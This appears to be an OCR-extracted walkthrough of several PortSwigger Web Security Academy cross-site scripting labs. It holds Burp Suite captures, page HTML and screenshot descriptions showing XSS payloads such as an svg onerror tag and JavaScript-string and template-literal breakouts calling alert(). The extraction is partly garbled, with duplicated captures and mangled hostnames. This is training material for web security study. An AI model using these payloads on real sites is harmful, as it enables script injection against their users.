




```
<div class="ui-draggable lab-status is-notsolved">
    <span>LAB</span>
    <p>Not solved</p>
    <span class="lab-status-icon"></span>
</div>
</div>
</div>
</div>
<div theme="blog">
    <section class="maincontainer">
        <div class="container is-page">
            <header class="navigation-header">
                <section class="top-links">
                    <a href="/">Home</a>|<a href="#">About</a>|<a href="#">Contact</a>
                </section>
            </header>
            <header class="notification-header">
                </header>
            <section class="blog-header">
                <h1>search results for '&lt;svg src=x onerror=alert(1)&gt;'</h1>
                <br>
            </section>
            <section class="search">
                <form action="/" method="GET">
                    <input type="text" placeholder="Search the blog..." name=search>
                    <button type="submit" class="button">Search</button>
                </form>
            </section>
            <script>
                var searchTerms = '<svg src=x onerror=alert(1)>';
                document.write('');
            </script>
            <section class="blog-list no-results">
                <div class="is-linkback">
                    <a href="/">Back to blog</a>
                </div>
            </section>
        </div>
    </section>
    <div class="footer-wrapper">
        </div>
    </div>
</div>
</body>
</html>
```



❖ Reflected XSS into a JavaScript string with angle brackets and double quotes HTML-encoded and single quotes escaped










The screenshot shows a web browser window with the following details:


- Title Bar:** Reflected XSS into a JavaScript string with angle brackets and double quotes HTML-encoded and single quotes escaped
- Address Bar:** https://0af00f8046b15b0817444f5004b0026.web-security-academy.net/search%27%3C%2F%27
- Page Content:**
 - WebSecurity Academy** logo
 - Text: Reflected XSS into a JavaScript string with angle brackets and double quotes HTML-encoded and single quotes escaped
 - Back to lab description >**
 - Congratulations, you solved the lab!
 - Share your skills! (Twitter icon)
 - Continue learning > (LinkedIn icon)
 - Home link
 - Search results: 0 search results for "\'-alert(1)-/"
 - Search bar: Search the blog... (Search button)
 - < Back to Blog
- Taskbar:** Shows various pinned icons including File Explorer, Mail, Spotify, Facebook, WhatsApp, Chrome, Edge, and File Explorer again.

- ❖ Stored XSS into onclick event with angle brackets and double quotes HTML-encoded and single quotes and backslash escaped





❖ Reflected XSS into a template literal with angle brackets, single, double quotes, backslash and backticks Unicode-escaped



The screenshot shows the Burp Suite interface with the "Proxy" tab selected. A request is captured for the URL <https://0aae00a20386fb880f003c400a20054.web-security-academy.net>. The request body is as follows:

```

1 GET /search?abcd1234 HTTP/1.1
2 Host: 0aae00a20386fb880f003c400a20054.web-security-academy.net
3 Cookie: session=aCTF1SS1saGx3HnC1jG7Ja4xewv5
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:123.0) Gecko/20100101 Firefox/123.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://0aae00a20386fb880f003c400a20054.web-security-academy.net/
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Te: trailers
15
16

```

Burp Suite Community Edition v2023.12.1.5 - Temporary Project

Target: https://0aae00a203868fb880f003c400a20054.web-security-academy.net

Request

```
Pretty Raw Hex
1 GET /?search=abcd1234 HTTP/2
2 Host: 0aae00a203868fb880f003c400a20054.web-security-academy.net
3 Cookie: session=AKT7lS8XajGxK3HUL1jCXPAlxewll5
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:123.0) Gecko/20100101 Firefox/123.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://0aae00a203868fb880f003c400a20054.web-security-academy.net/
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Te: trailers
15
16
```

Response

```
Pretty Raw Hex Render
1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 3590
5
6 <!DOCTYPE html>
7 <html>
8   <head>
9     <link href="/resources/labheader/css/academyLabHeader.css" rel="stylesheet">
10    <link href="/resources/css/labsBlog.css" rel="stylesheet">
11
12    <title>
13      Reflected XSS into a template literal with angle brackets, single, double quotes, backslash and backticks Unicode-escaped
14    </title>
15
16    <script src="/resources/LabHeader/s/labHeader.js">
17
18      <div id="academyLabHeader">
19        <section class="academyLabBanner">
20          <div class="container">
21            <div class="logos">
22              <div class="title-container">
23                <h1>
24                  Reflected XSS into a template literal with angle brackets, single, double quotes, backslash and backticks Unicode-escaped
25                </h1>
26                <a class="link-back" href='
27                  https://portswigger.net/web-security/cross-site-scripting/contexts/lab-javascript-template-literal-angle-brackets-single-double-quotes-backslash-backticks-escaped'
28                >
29                  Back to Lab
30                <br/>
31                <img alt="Layer 1 XML logo" data-space="preserve" title="Back arrow" style="vertical-align: middle;"/>
32              </div>
33            </div>
34            <div class="description" data-space="preserve" style="margin-top: 10px;">
35              <img alt="Layer 1 XML logo" data-space="preserve" style="vertical-align: middle;"/>
36              <span>version 1.1</span>
37              <span>id:Layer_1</span>
38              <span>xlmns='http://www.w3.org/2000/svg'</span>
39              <span>role='img'</span>
40              <span>http://www.w3.org/1999/xhtml'</span>
41              <span>x=0 y=0px viewBox='0 0 30 30' style='background-color: black; width: 100%; height: 100%; background-size: cover; background-position: center; border-radius: 50%; border: 2px solid white; border-bottom: none; border-left: none; border-right: none; border-top: none; transition: all 0.3s ease-in-out; cursor: pointer; '>
42                <span>Back to Lab</span>
43              </div>
44            </div>
45          </div>
46        </section>
47      </div>
48    </div>
49    <div class="notification-header">
50      <header>
51        <h1 id="searchMessage">
52          <img alt="Search icon" data-space="preserve" style="vertical-align: middle;"/>
53          var message = '0 search results for \'abcd1234\'';
54          document.getElementById('searchMessage').innerText = message;
55        </h1>
56      </header>
57      <section>
58        <form action="/" method="GET">
59          <input type="text" placeholder="Search the blog..." name="search">
60          <button type="submit" class="button">
61            Search
62          </button>
63        </form>
64      </section>
65      <section class="blog-list no-results">
66        <div class="is-linkback">
67          <a href="#">
68            Back to Blog
69          </a>
70        </div>
71      </section>
72    </div>
73  </div>
74</body>
75</html>
```

Inspector

Request attributes: 2 Request query parameters: 1 Request body parameters: 0 Request cookies: 1 Request headers: 16 Response headers: 3

Burp Suite Community Edition v2023.12.1.5 - Temporary Project

Target: https://0aae00a203868fb880f003c400a20054.web-security-academy.net

Request

```
Pretty Raw Hex
1 GET /?search=abcd1234 HTTP/2
2 Host: 0aae00a203868fb880f003c400a20054.web-security-academy.net
3 Cookie: session=AKT7lS8XajGxK3HUL1jCXPAlxewll5
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:123.0) Gecko/20100101 Firefox/123.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://0aae00a203868fb880f003c400a20054.web-security-academy.net/
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Te: trailers
15
16
```

Response

```
Pretty Raw Hex Render
39  </div>
40  <div theme="blog">
41    <section class="mainContent">
42      <div id="mainContent">
43        <div id="is-page">
44          <header class="navigation-header">
45            <section class="top-links">
46              <a href="#">Home
47            </a>
48            <p>
49              ...
50            </p>
51          </section>
52        </header>
53        <header class="notification-header">
54          <h1 id="searchMessage">
55            <img alt="Search icon" data-space="preserve" style="vertical-align: middle;"/>
56            var message = '0 search results for \'abcd1234\'';
57            document.getElementById('searchMessage').innerText = message;
58          </h1>
59        </header>
60        <section class="search">
61          <form action="/" method="GET">
62            <input type="text" placeholder="Search the blog..." name="search">
63            <button type="submit" class="button">
64              Search
65            </button>
66          </form>
67        </section>
68        <section class="blog-list no-results">
69          <div class="is-linkback">
70            <a href="#">
71              Back to Blog
72            </a>
73          </div>
74        </section>
75      </div>
76    </div>
77  </div>
78</body>
79</html>
```

Inspector

Request attributes: 2 Request query parameters: 1 Request body parameters: 0 Request cookies: 1 Request headers: 16 Response headers: 3



Reflected XSS into a template literal with angle brackets, single, double quotes, backslash and backticks Unicode-escaped

LAB Not solved


[Back to lab description >](#)

[Home](#)

0 search results for 'abcd1234'

[Search](#)

[< Back to Blog](#)




The screenshot shows a web browser window with the following details:

- Title Bar:** Reflected XSS into a template literal with angle brackets, single, double quotes, backslash and backticks Unicode-escaped
- Address Bar:** https://0aae00a20386fb880f003c400a20054.web-security-academy.net/?search=%24%5Balert%28%29%5D
- Page Content:** The main content area displays the text "Reflected XSS into a template literal with angle brackets, single, double quotes, backslash and backticks Unicode-escaped". Below this is a link "Back to lab description >".
- Header Bar:** Includes the "WebSecurity Academy" logo, a "Solved" badge, and social sharing links for Twitter and LinkedIn.
- Footer Bar:** An orange bar at the bottom says "Congratulations, you solved the lab!" and includes links for "Share your skills!", "Continue learning >".
- Bottom Navigation:** A standard Windows-style taskbar with icons for various applications like File Explorer, Spotify, and Microsoft Edge.

